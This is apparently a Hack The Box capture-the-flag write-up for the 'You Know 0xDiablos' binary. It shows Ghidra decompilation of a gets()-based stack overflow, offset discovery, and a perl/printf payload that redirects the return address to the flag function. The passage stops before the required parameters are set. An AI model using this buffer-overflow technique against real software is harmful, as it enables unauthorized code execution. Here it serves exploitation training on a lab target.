

You Know OxDiablos




```
flerb@ubuntu:~/HTB/YouKnowOxDiablos$ ./vuln
You know who are 0xDiablos:
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
Segmentation fault (core dumped)
```

There's a segfault if you enter too many characters.

It looks like it starts with a straight-forward overflow of the return address, 32-bit LSB.




```
flerb@ubuntu:~/HTB/YouKnowOxDiablos$ file vuln
vuln: ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), dynamically linked, interpreter /lib/ld-linux.so.2, BuildID[sha1]=ab7f19bb67c16ae453d4959fba4e6841d930a6dd, for GNU/Linux 3.2.0, not stripped
flerb@ubuntu:~/HTB/YouKnowOxDiablos$ checksec vuln
[*] '/home/flerb/HTB/YouKnowOxDiablos/vuln'
    Arch:     i386-32-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX disabled
    PIE:      No PIE (0x8048000)
    RWX:      Has RWX segments
```



Decompile: main - (vuln)

```
/* WARNING: Function: __x86.get_pc_thunk.bx replac

undefined4 main(void)

{
  __gid_t __rgid;
  
  setvbuf(stdout,(char *)0x0,2,0);
  __rgid = getegid();
  setresgid(__rgid,__rgid,__rgid);
  puts("You know who are 0xDiablos: ");
  vuln();
  return 0;
}
```


vuln is true to its name:



Decompile: vuln - (vuln)


```
/* WARNING: Function: __x86.get_pc

void vuln(void)

{
  char local_bc [180];
  
  gets(local_bc);
  puts(local_bc);
  return;
}
```

There's the option to overflow the return address but also param_1 and param_2 look like they have to be overwritten with 0xdeadbeef and 0xc0ded00d.




Decompile: flag - (vuln)

```

/* WARNING: Function: __x86.get_pc_thunk.bx replaced with injection: get_pc_thunk_bx */

void flag(int param_1,int param_2)

{
  char local_50 [64];
  FILE *local_10;

  local_10 = fopen("flag.txt","r");
  if (local_10 != (FILE *)0x0) {
    fgets(local_50,0x40,local_10);
    if ((param_1 == -0x21524111) && (param_2 == -0x3f212ff3)) {
      printf(local_50);
    }
    return;
  }
  puts("Hurry up and try in on server side.");
                    /* WARNING: Subroutine does not return */
  exit(0);
}
```




```
08049243 83 c4 10        ADD        ESP,0x10
08049246 81 7d 08        CMP        dword ptr [EBP + param_1],0xdeadbeef
         ef be ad de
0804924d 75 1a           JNZ        LAB_08049269
0804924f 81 7d 0c        CMP        dword ptr [EBP + param_2],0xc0ded00d
         0d d0 de c0
```

Once the return address is overwritten with the address of the flag, the program will print "Hurry up and try in on the server side", but it won't actually read the file until param_1 and param_2 are set.




```
                                                                                    0804925b(*)
                              flag                                   XREF[3]:   Entry Point(*), 0804a07c,
                                                                                0804a130(*)
        080491e2 55              PUSH       EBP
        080491e3 89 e5           MOV        EBP,ESP
        080491e5 53              PUSH       EBX
        080491e6 83 ec 54        SUB        ESP,0x54
        080491e9 e8 32 ff        CALL       __x86.get_pc_thunk.bx                     undefined __x86.get_pc_thunk.bx()
                 ff ff
        080491ee 81 c3 12        ADD        EBX,0x2e12
                 2e 00 00
        080491f4 83 ec 08        SUB        ESP,0x8
        080491f7 8d 83 08        LEA        EAX,[EBX + 0xffffe008]=>DAT_0804a008      = 72h    r
                 e0 ff ff
        080491fd 50              PUSH       EAX=>DAT_0804a008                         = 72h    r
        080491fe 8d 83 0a        LEA        EAX,[EBX + 0xffffe00a]=>s_flag.txt_0804a00a  = "flag.txt"
                 e0 ff ff
        08049204 50              PUSH       EAX=>s_flag.txt_0804a00a                  = "flag.txt"
        08049205 e8 a6 fe        CALL       <EXTERNAL>::fopen                         FILE * fopen(char * __filename, …
                 ff ff
        0804920a 83 c4 10        ADD        ESP,0x10
        0804920d 89 45 f4        MOV        dword ptr [EBP + local_10],EAX
        08049210 83 7d f4 00     CMP        dword ptr [EBP + local_10],0x0
        08049214 75 1c           JNZ        LAB_08049232
        08049216 83 ec 0c        SUB        ESP,0xc
        08049219 8d 83 14        LEA        EAX,[EBX + 0xffffe014]=>s_Hurry_up_and_try_in_… = "Hurry up and try in on server…
                 e0 ff ff
        0804921f 50              PUSH       EAX=>s_Hurry_up_and_try_in_on_server_si_0804a014 = "Hurry up and try in on server…
        08049220 e8 4b fe        CALL       <EXTERNAL>::puts                          int puts(char * __s)
                 ff ff
        08049225 83 c4 10        ADD        ESP,0x10
        08049228 83 ec 0c        SUB        ESP,0xc
        0804922b 6a 00           PUSH       0x0
        0804922d e8 4e fe        CALL       <EXTERNAL>::exit                          void exit(int __status)
                 ff ff
```

The local_bc buffer accepts 180 characters so about 220 should be plenty to overflow the buffer.




```
flerb@ubuntu:~/ghidra_10.0.3_PUBLIC$ tr -dc A-Za-z0-9 </dev/urandom | head -c 220 ; echo ''
rI6gcyXsLc8VbksnbZ81y6w1jU5guKdvzFk5oO3g6kRx8CzJrRMOxtlQjM0tTtVFW1fyaeOp5BI1GoG8jMyWZtXy9GT8EqJB24t6QRWTmC6JJdSFMu3sQXqDPkFeARrk93qakeUSYKLgjw4n2T45w48djBCrUZY9XdZyPj0VL7H4n6k7UJ2rFENAAzgcU6fUlZ80zq3lACWBQGq5BsgcibTbbQMk
```




```
; Attributes: bp-based frame

public vuln
vuln proc near

var_B8= byte ptr -0B8h
var_4= dword ptr -4

push    ebp
mov     ebp, esp
push    ebx
sub     esp, 0B4h
call    __x86_get_pc_thunk_bx
add     ebx, (offset _GLOBAL_OFFSET_TABLE_ - $)
sub     esp, 0Ch
lea     eax, [ebp+var_B8]
push    eax
call    _gets
add     esp, 10h
sub     esp, 0Ch
lea     eax, [ebp+var_B8]
push    eax
call    _puts
add     esp, 10h
nop
mov     ebx, [ebp+var_4]
leave
retn
vuln endp
```

Add a break on the vuln retn and run the process, at the return the stack pointer is pointing to 55663655 (U6fU)




```
Stack view
FFF1D38C  55663655
FFF1D390  30385A6C
FFF1D394  6C33717A
FFF1D398  42574341
FFF1D39C  35714751
FFF1D3A0  63677342
FFF1D3A4  62546269
FFF1D3A8  6B4D5162
FFF1D3AC  67364972
FFF1D3B0  73587963
FFF1D3B4  5638634C
FFF1D3B8  6E736B62
FFF1D3BC  31385A62
FFF1D3C0  31773679
FFF1D3C4  6735556A
FFF1D3C8  76644B75
FFF1D3CC  356B467A
FFF1D3D0  67334F6F
FFF1D3D4  78526B36
FFF1D3D8  4A7A4338
FFF1D3DC  4F4D5272
```

So the buffer needs 188 bytes of padding before we add on the return address:



```
flerb@ubuntu:~/HTB/YouKnow0xDiablos$ echo rI6gcyXsLc8VbksnbZ81y6w1jU5guKdvzFk5oO3g6kRx8CzJrRMOxtlQjM0tTtVFW1fyaeOp5BI1GoG8jMyWZtXy9GT8EqJB24t6QRWTmC6JJdSFMu3sQXqDPkFeARrk93qakeUSYKLgjw4n2T45w48djBCrUZY9XdZyPjOVL7H4n6k7UJ2rFENAAzgcU6fUlZ80zq3lACWBQGq5Bs
gcibTbbQMk | grep U6fU
rI6gcyXsLc8VbksnbZ81y6w1jU5guKdvzFk5oO3g6kRx8CzJrRMOxtlQjM0tTtVFW1fyaeOp5BI1GoG8jMyWZtXy9GT8EqJB24t6QRWTmC6JJdSFMu3sQXqDPkFeARrk93qakeUSYKLgjw4n2T45w48djBCrUZY9XdZyPjOVL7H4n6k7UJ2rFENAAzgcU6fUlZ80zq3lACWBQGq5BsgcibTbbQMk
flerb@ubuntu:~/HTB/YouKnow0xDiablos$ expr length rI6gcyXsLc8VbksnbZ81y6w1jU5guKdvzFk5oO3g6kRx8CzJrRMOxtlQjM0tTtVFW1fyaeOp5BI1GoG8jMyWZtXy9GT8EqJB24t6QRWTmC6JJdSFMu3sQXqDPkFeARrk93qakeUSYKLgjw4n2T45w48djBCrUZY9XdZyPjOVL7H4n6k7UJ2rFENAAzgc
188
```


The address of the flag is 0x080491e2 from ghydra.




```
flerb@ubuntu:~/HTB/YouKnow0xDiablos$ perl -e 'print "A"x188' >> output
flerb@ubuntu:~/HTB/YouKnow0xDiablos$ printf "\xe2\x91\x04\x08" >> output
flerb@ubuntu:~/HTB/YouKnow0xDiablos$ cat output | ./vuln
You know who are 0xDiablos:
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA�
Hurry up and try in on server side.
flerb@ubuntu:~/HTB/YouKnow0xDiablos$
```

